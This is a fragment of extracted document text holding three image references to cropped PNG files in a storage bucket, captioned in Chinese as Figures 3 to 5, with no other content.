


图3




图4




图5

